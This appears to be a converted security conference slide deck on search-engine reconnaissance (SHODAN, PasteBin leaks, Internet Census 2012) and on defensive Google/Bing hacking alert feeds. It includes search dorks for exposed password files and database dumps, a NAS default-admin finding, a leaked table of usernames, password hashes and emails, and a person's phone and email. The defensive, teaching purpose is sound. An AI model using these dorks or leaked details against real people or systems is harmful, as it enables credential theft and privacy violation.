
- Fast, Easy to Use
- Highly Configurable
- For Windows & Linux
- Create your own modules in Python

**Scan Results Table:**

Type	Unique Data Elements
Affiliate	41
Email Address	30
HTTP Headers	409
HTTP Status Code	6
IP Address	26
Linked URL - External	780
Linked URL - Internal	8417
Netblock Ownership	4
Physical Location	5
Raw Data	

# FOCA

## INFO GATHERING AND METADATA



# SHODAN



## HACKER SEARCH ENGINE

- Indexed service banners for whole Internet for HTTP (Port 80), as well as some FTP (23), SSH (22) and Telnet (21) services

The screenshot shows the SHODAN search interface. The search bar contains the query "Server:NAShttpd". Below the search bar, a table lists the top countries matching the search:

Country	Count
<a href="#">Italy</a>	20
<a href="#">China</a>	14
<a href="#">United States</a>	7
<a href="#">Spain</a>	6
<a href="#">Greece</a>	5

A callout box points to the table with the text "NAS storage devices located". Below the table, a search result is displayed for the IP address **123.116.195.215**. The result includes the following information:

- Added on 06.02.2012
- Beijing
- HTTP/1.0 401 Unauthorized
- Server: NAShttpd
- Date: Mon, 06 Feb 2012 18:01:34 GMT
- WWW-Authenticate: Basic realm="Default USER:admin"
- Content-Type: text/html
- Connection: close

Two callout boxes highlight specific details: one points to the IP address and location, and another points to the "Default USER:admin" value in the WWW-Authenticate header, stating "Default username is 'admin'".

# DeepMagic DNS

FOOTPRINTING DNS SEARCH ENGINE

- DNS/IP Addr records hacker search engine

https://www.deepmagic.com/ptrs/ptrs?search=microsoft.com&limit=1000

microsoft.com Search  
Set Limit (Max 10000): 1000

Search conventions:  
ip:127.0.0.1  
cidr:192.168.1.0/24

Limited to 1000 results  
Displayed Results: 1000

12.129.20.1 host1.messaging.microsoft.com  
12.129.20.23 host23.messaging.microsoft.com  
12.129.20.24 host24.messaging.microsoft.com  
12.129.20.25 host25.messaging.microsoft.com  
12.129.20.26 host26.messaging.microsoft.com  
12.129.20.27 host27.messaging.microsoft.com  
12.129.20.28 host28.messaging.microsoft.com  
12.129.20.29 host29.messaging.microsoft.com  
12.129.20.30 host30.messaging.microsoft.com

**Deep Magic DNS**  
@deepmagicdns  
A searchable DB of all of the world's DNS I could get my hands on.  
ns2.yourcompany.com · <http://www.deepmagic.com/>

# PasteBin Leaks

## PASSWORDS IN PASTEBIN.COM POSTS

- Twitter feed tracking passwords leaked via PasteBin

The image shows a Twitter feed on the left and a PasteBin post on the right. The Twitter feed features the profile of @PastebinLeaks, which is described as 'Glued to the leak' and focuses on 'Discovering leaks on Pastebin, web attacks and so on'. A red callout bubble points to the profile with the text 'Twitter feed tracking public data leaks via PasteBin.com'. Below the profile, two tweets are visible, both mentioning 'Possible Massive mail/pass leak' and providing PasteBin links.

The PasteBin post on the right is titled 'http://biclopsgames.com (hacked)' and was posted by 'A GUEST' on 'DEC 16TH, 2011'. It contains a list of 17 items, including a target URL, date, method, and database information. A red callout bubble points to the database information with the text 'Usernames, emails, and password hashes of compromised website posted to PasteBin.com'. The database information is as follows:

11.	username	user_password	user_email
12.	\$voloch	b35d1ac9729539d9f8ef87508e8b2be0	kirillwow79@mail.ru
13.	&#28023;&#30423;	5e0ed8d03d765e4fb5128b6ba7bc8481	
14.	AaronFF	cee3d5a7af23179acea3550fc6301300	EmbeveIcomo@mail.bij.
15.	abadrabPype	1e3c47bf39af11993cfdc689693b7012	jeinso.n.wels
16.	absurdism	297dbe7699dcfa60609bf9e667e2e4dc	evolancia@gmail
17.	Accichfueve	adefb16336d900168c9bfc40af5b18ef	lokorepaserna

# Internet Census 2012

## NMAP OF ENTIRE INTERNET

- ~420k botnet used to perform NMAP against entire IPv4 addr space!
- ICMP sweeps, SYN scans, Reverse DNS, and Service probes of 662 ports
- Free torrent of 568GB of NMAP results (9TB decompressed NMAP results)

Navigation

- Home
- Internet Census 2012 Search
- Tools and Useful Info
- Research
- About
- Contact

Where will your data go today?

### :: Internet Census 2012 Search - Query ::

IP Range Search

Starting IP:  End IP:   Limit to specific port:   Include hosts

Executing query for hosts between: 74.125.239.1 and 74.125.239.255

Hostname	IP	Port
lax04s09-in-f1.1e100.net	74.125.239.1	80
lax04s09-in-f1.1e100.net	74.125.239.1	443
lax04s09-in-f2.1e100.net	74.125.239.2	80
lax04s09-in-f2.1e100.net	74.125.239.2	443
lax04s09-in-f3.1e100.net	74.125.239.3	80
lax04s09-in-f3.1e100.net	74.125.239.3	443
lax04s09-in-f4.1e100.net	74.125.239.4	80
lax04s09-in-f4.1e100.net	74.125.239.4	443
lax04s09-in-f5.1e100.net	74.125.239.5	25
lax04s09-in-f5.1e100.net	74.125.239.5	80

**Internet Census 2012**

Port scanning /0 using insecure embedded devices

Carna Botnet



# Advanced Defenses


PROTECT YO NECK



# Traditional Defenses

## GOOGLE HACKING DEFENSES

- “Google Hack yourself” organization
  - Employ tools and techniques used by hackers
  - Remove info leaks from Google cache
    - <http://www.google.com/remove.html>
- Regularly update your robots.txt
  - Or robots meta tags for individual page exclusion
- Data Loss Prevention/Extrusion Prevention Systems
  - Free Tools: OpenDLP, Senf
- Policy and Legal Restrictions





# Existing Defenses

"HACK YOURSELF"

- ✓ Tools exist
- ✗ Convenient
- ✗ Real-time updates
- ✗ Multi-engine results
- ✗ Historical archived data
- ✗ Multi-domain searching






# Advanced Defenses

NEW HOT SIZZLE

Stach & Liu now proudly presents:

- **Google and Bing Hacking Alerts**
  - SharePoint Hacking Alerts – 118 dorks
  - SHODAN Hacking Alerts – 26 dorks
- **Diggity Alerts FUNdle Bundles**
  - Consolidated alerts into 1 RSS feed
- **Alert Client Tools**
  - Alert Diggity – Windows systray notifications
  - iDiggity Alerts – iPhone notification app



# Google Hacking Alerts

## ADVANCED DEFENSES

### Google Hacking Alerts

- All hacking database queries using **Google alerts**
- Real-time vuln updates to >2400 hack queries via RSS
- Organized and available via **Google reader** importable file

Google alerts Manage your Alerts [email]@gmail.com | Settings | FAQ

Your Google Alerts

Search terms	Type	How often	Email length	Deliver to
<input type="checkbox"/> !Host=*.*.intext:enc_UserPassword=* ext:pcf	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a>
<input type="checkbox"/> "# Dumping data for table (username user users password)"	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a>
<input type="checkbox"/> "# Dumping data for table"	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a>
<input type="checkbox"/> "# phpMyAdmin MySQL-Dump" "INSERT INTO" -"the"	Web	as-it-happens	up to 50 results	<a href="#">Feed</a> <a href="#">View in Google Reader</a>

GHDB regexs made into Google Alerts

RSS Feeds generated that track new GHDB vulnerable pages in real-time

# Google Hacking Alerts

## ADVANCED DEFENSES

Google reader

All items (1000+)

People you follow

Explore

Subscriptions

- FSDB-Backup Files (195)
- FSDB-Configuration Ma... (371)
- FSDB-Error Messages (654)
- FSDB-Privacy Related (501)
- FSDB-Remote Administr... (102)
- FSDB-Reported Vulnera... (90)
- FSDB-Technology Profile (652)
- GHDB-Advisories and V... (1000+)
- GHDB-Error Messages (1000+)
- Google Alerts - "mysql... (11)**
- Google Alerts - "A sv... (10)
- Google Alerts - "mysql error with query" (11)
- Google Alerts - "acce... (45)
- Google Alerts - "An i... (1)
- Google Alerts - "ASP... (5)

Google Alerts - "mysql error with query"

Show: 11 new items - all items

Mark all as read

Refresh

Feed settings...

James Bond 007 :: MI6 - The Home Of James Bond

via [Google Alerts - "mysql error with query"](#)

mysql error with query SELECT c.citem as itemid, c.cnumber as commentid, c.cbody as body, c.cuser as user, c.cemail as userid, c.cemail as email, ...  
[www.mi6.co.uk/mi6.php3/news/index.php?itemid...](http://www.mi6.co.uk/mi6.php3/news/index.php?itemid...)

Add star Like Share Share with note Email Add tags

Several thousand GHDB/FSDDB vuln alerts generated each day

James Bond needs help!  
mysql error page snippet conveniently provided in RSS summary

# Bing Hacking Alerts

## ADVANCED DEFENSES

### Bing Hacking Alerts

- Bing searches with regexs from BHDB
- Leverages <http://api.bing.com/rss.aspx>
- Real-time vuln updates to >900 Bing hack queries via RSS

The screenshot shows a Google Reader interface with a list of RSS subscriptions on the left and a feed of items on the right. The top item in the feed is highlighted with a red box and has a callout bubble pointing to it. The callout bubble contains the text: "SNAP network attached storage servers exposed".

**Bing: intitle:"Snap Server" intitle:"Home" "Active Users" »**

Show: 0 new items - all items | Mark all as read | Refresh | Feed settings...

- ★ Snap Server WELW-SNAP [Home] - WELW-SNAP • Home
- ★ Snap Server CORESERVER [Home] - CORESERVER • Home
- ★ Snap Server GSTI [Home] - GSTI • Home
- ★ adsphotographer.com - SNAP55373 • Home
- ★ Snap Server SNAP824929 [Home] - SNAP824929 • Home
- ★ Snap Server SAINTSNAP [Home] - SAINTSNAP • Home
- ★ Snap Server DIGITALDATA1 [Home] - BOT - Unavailable: folder does not exist. SHARE1: acesag - For ACES
- ★ Snap Server FTP-SERVER [Home] - Flinn - Flinn OFF-Site Backup: Home - Folder for network shares/drive mapping: MyHost - Folder for my personal Web Hosting: [msmcs.net](http://msmcs.net) - [www.msmcs.net](http://www.msmcs.net) PUB FTP
- ★ Snap Server XRAY7 [Home] - XRAY7 • Home

**Snap Server FTP-SERVER [Home]**

Flinn - Flinn OFF-Site Backup: Home - Folder for network shares/drive mapping: MyHost - Folder for my personal Web Hosting: [msmcs.net](http://msmcs.net) - [www.msmcs.net](http://www.msmcs.net) PUB FTP


★ Add star | Like | Share | Share with note | Email | Keep unread | Edit tags: BHDB-Various Online Dev

# Bing/Google Alerts

LIVE VULNERABILITY FEEDS

World's Largest Live Vulnerability Repository

- Daily updates of *~3000 new hits per day*







Diggity Alerts 

*One Feed to Rule Them All*

ADVANCED DEFENSE TOOLS


# Diggity Alert Fundle Bundle



# FUNdle Bundle

## ADVANCED DEFENSES



 **Google reader** DIGGITY HACKING ALERTS

**"Diggity Hacking Alerts" bundle created by Stach**

**Description:** All of the GHDB, FSDB, BHDB, and SLDB alert feeds.

A bundle is a collection of blogs and websites hand-selected by your friend on a particular topic or interest. You can keep up to date with them all in one place by subscribing in Google Reader.

There are [3762 feeds](#) included in this bundle

[Sign in](#) to subscribe

[Get started with Google Reader](#)

[Atom feed](#)

[OPML file](#)

**Debris Removal - News & Information**

via Google Alerts - inurl:"/\_layouts/" filetype:aspx on 9/11/11


(New Hanover County)--- New Hanover County and municipal of ... with representatives of the Federal Emergency Management Agency ... [www.nhcgov.com/News/\\_layouts/listform.aspx?...](http://www.nhcgov.com/News/_layouts/listform.aspx?...)

**\*Curriculum Vitae\***

via Google Alerts - "phone" \* \* \* "address" \* \* "e-mail" intitle:"curriculum vitae" by on 9/11/11


Work **Phone Number: 972-860-4130** for emergency only. **E-mail address: shavanal@dcccd.edu.** Education. I received my Associates in Arts and Sciences from ... [hb2504.dcccd.edu/vita/0017421.pdf](http://hb2504.dcccd.edu/vita/0017421.pdf)

3762 RSS feeds from GHDB, FSDB, SLDB all consolidated into 1 RSS feed using Google Reader bundles



# FUNdle Bundle


## ADVANCED DEFENSES




Google reader  All items

Navigation **Diggity Hacking Alerts** Show: Expanded - List

Show: 0 new items - all items



**Diggity Hacking Alerts**  
Bundle created by you  
All of the GHDB, FSDB, BHDB, and SLDB alert feeds.  
[3762 feeds](#)



☆ Bing NEW: intitle:"BadBlu:	<b>Free best intitle badblue the file sharing web server anyone can ...</b> - Free best intitle badblue the file sharing web server anyone can use Download at	6:32 AM	⌵
☆ Bing NEW: intitle:"BadBlu:	<b>BadBlue: the file-sharing web server anyone can use</b> - ganadores horario payroll ccr AVISOS uploads JESUS AREVALO 4seasons MULTIVA MERCHANTS	6:32 AM	⌵
☆ Bing NEW: intitle:"BadBlu:	<b>intitle:"BadBlue: the file-sharing web server anyone can use"</b> - intitle:"BadBlue: the file-sharing web server anyone can use" Google search: intitle:"BadBlue: the file-	6:32 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>AppServ Open Project 2.5.9</b> - phpMyAdmin Database Manager Version 2.10.2 PHP Information Version 5.2.3. About AppServ Version 2.5.9 for Windows AppServ is a	6:31 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>AppServ Open Project 2.5.10</b> - phpMyAdmin Database Manager Version 2.10.3 PHP Information Version 5.2.6. About AppServ Version 2.5.10 for Windows AppServ is a	6:31 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>AppServ Open Project 2.6.0</b> - phpMyAdmin Database Manager Version 2.10.3 PHP Information Version 6.0.0-dev. About AppServ Version 2.6.0 for Windows AppServ is a	6:31 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>www.pgnshop.com</b> - phpMyAdmin Database Manager Version 2.10.3 PHP Information Version 5.2.6. About AppServ Version 2.5.10 for Windows AppServ is a merging	6:31 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>scorpionco2010.tk</b> - phpMyAdmin Database Manager Version 2.10.3 PHP Information Version 6.0.0-dev. About AppServ Version 2.6.0 for Windows AppServ is a merging	6:31 AM	⌵
☆ Bing NEW: intitle:"AppSen	<b>SkypeHotel v64 - Entre no SkypeHotel v64, Jogue SkypeHotel Gratis!</b> - SkypeHotel v64 - Jogue agora mesmo SkypeHotel v64, aqui as moedas são totalmente gratis	6:31 AM	⌵
☆ Bing NEW: "Powered by r	<b>Search</b> - © 2011 ILO Portal - ILO Decent Work Team and Office for the ... Powered by mnoGoSearch - free web search engine software	6:26 AM	⌵
☆ Bing NEW: "Powered by r	<b>Google Hacks - PawnGame.com - Multiplayer Flash Gaming</b> - "Powered by mnoGoSearch - free web search engine software" "powered by openbsd" +"powered by	6:26 AM	⌵
☆ Bing NEW: "Powered by r	<b>Circuit Breaker Reset Philosophies for aircraft</b> - CB reset philosophy ... Powered by mnoGoSearch - free web search engine software	6:26 AM	⌵

# FUNdle Bundle

MOBILE FRIENDLY

Google Reader

## Diggity Hacking Alerts

- 1 [Newsletter 21 27th July 2011 - School Website Portal](#) - [Google Alerts - inurl:"Forms" inurl:"dispform.aspx" filetype:aspx](#)
- 2 [WebPartPagesWebService Web Service](#) - [Google Alerts - inurl:"/vti\\_bin/webpartpages.aspx" filetype:asmx](#)
- 3 [Intitle: \\*index of passwd passwd](#)
- 4 [\\*Usage Statistics for\\* guiakolor](#)
- 5 [\\*Usage Statistics for\\* totallybali](#)
- 6 [Phoca Forum • View topic - M](#)
- 7 [pongamos que hablo de mad](#)
- 8 [bomb wiz - MP3moo.com | Fr](#)
- 9 [sarrafyurdaer.com](#) - [Google Alerts](#)
- 0 [more...](#)
- # [mark these items as read](#)

[Tags](#) | [Subscriptions](#)

Google reader

« Feeds

## Diggity Hacking Alerts



- ★ [Intitle: index of passwd passwd.bak](#) - Google Alerts - intitle:index.of passwd passwd.bak  
Intitle: index of passwd passwd.bak One will come but more strenuously than ever ....
- ★ [Usage Statistics for guiakolor.net - Summary by Month](#) - Google Alerts - intitle:"Usage Statistics for" "Generated by Webalizer"  
Jul 2011, 70, 59, 62, 46, 132, 3975, 1073, 1127, 1367, 1632. Totals, 3975, 1073, 1...
- ★ [Usage Statistics for totallybali.com - Summary by Month](#) - Google Alerts - intitle:"Usage Statistics for" "Generated by Webalizer"  
Jul 2011, 1910, 827, 523, 319, 1013, 72638, 959, 1570, 2482, 5731. Totals, 72638, ,...
- ★ [Operate on comma separated data](#) - Google Alerts - data filetype:mdb -site:gov -site:mil  
I need to work with a matrix of data that looks something like the matrix below. I...
- ★ [Recover My Files Data Recovery Standard Download | Data Recovery](#) - Google Alerts - data filetype:mdb -site:gov -site:mil  
Recover My Files Data Recovery Software is a powerful utility which will recover d...



[source'](#)  
[ce"](#)

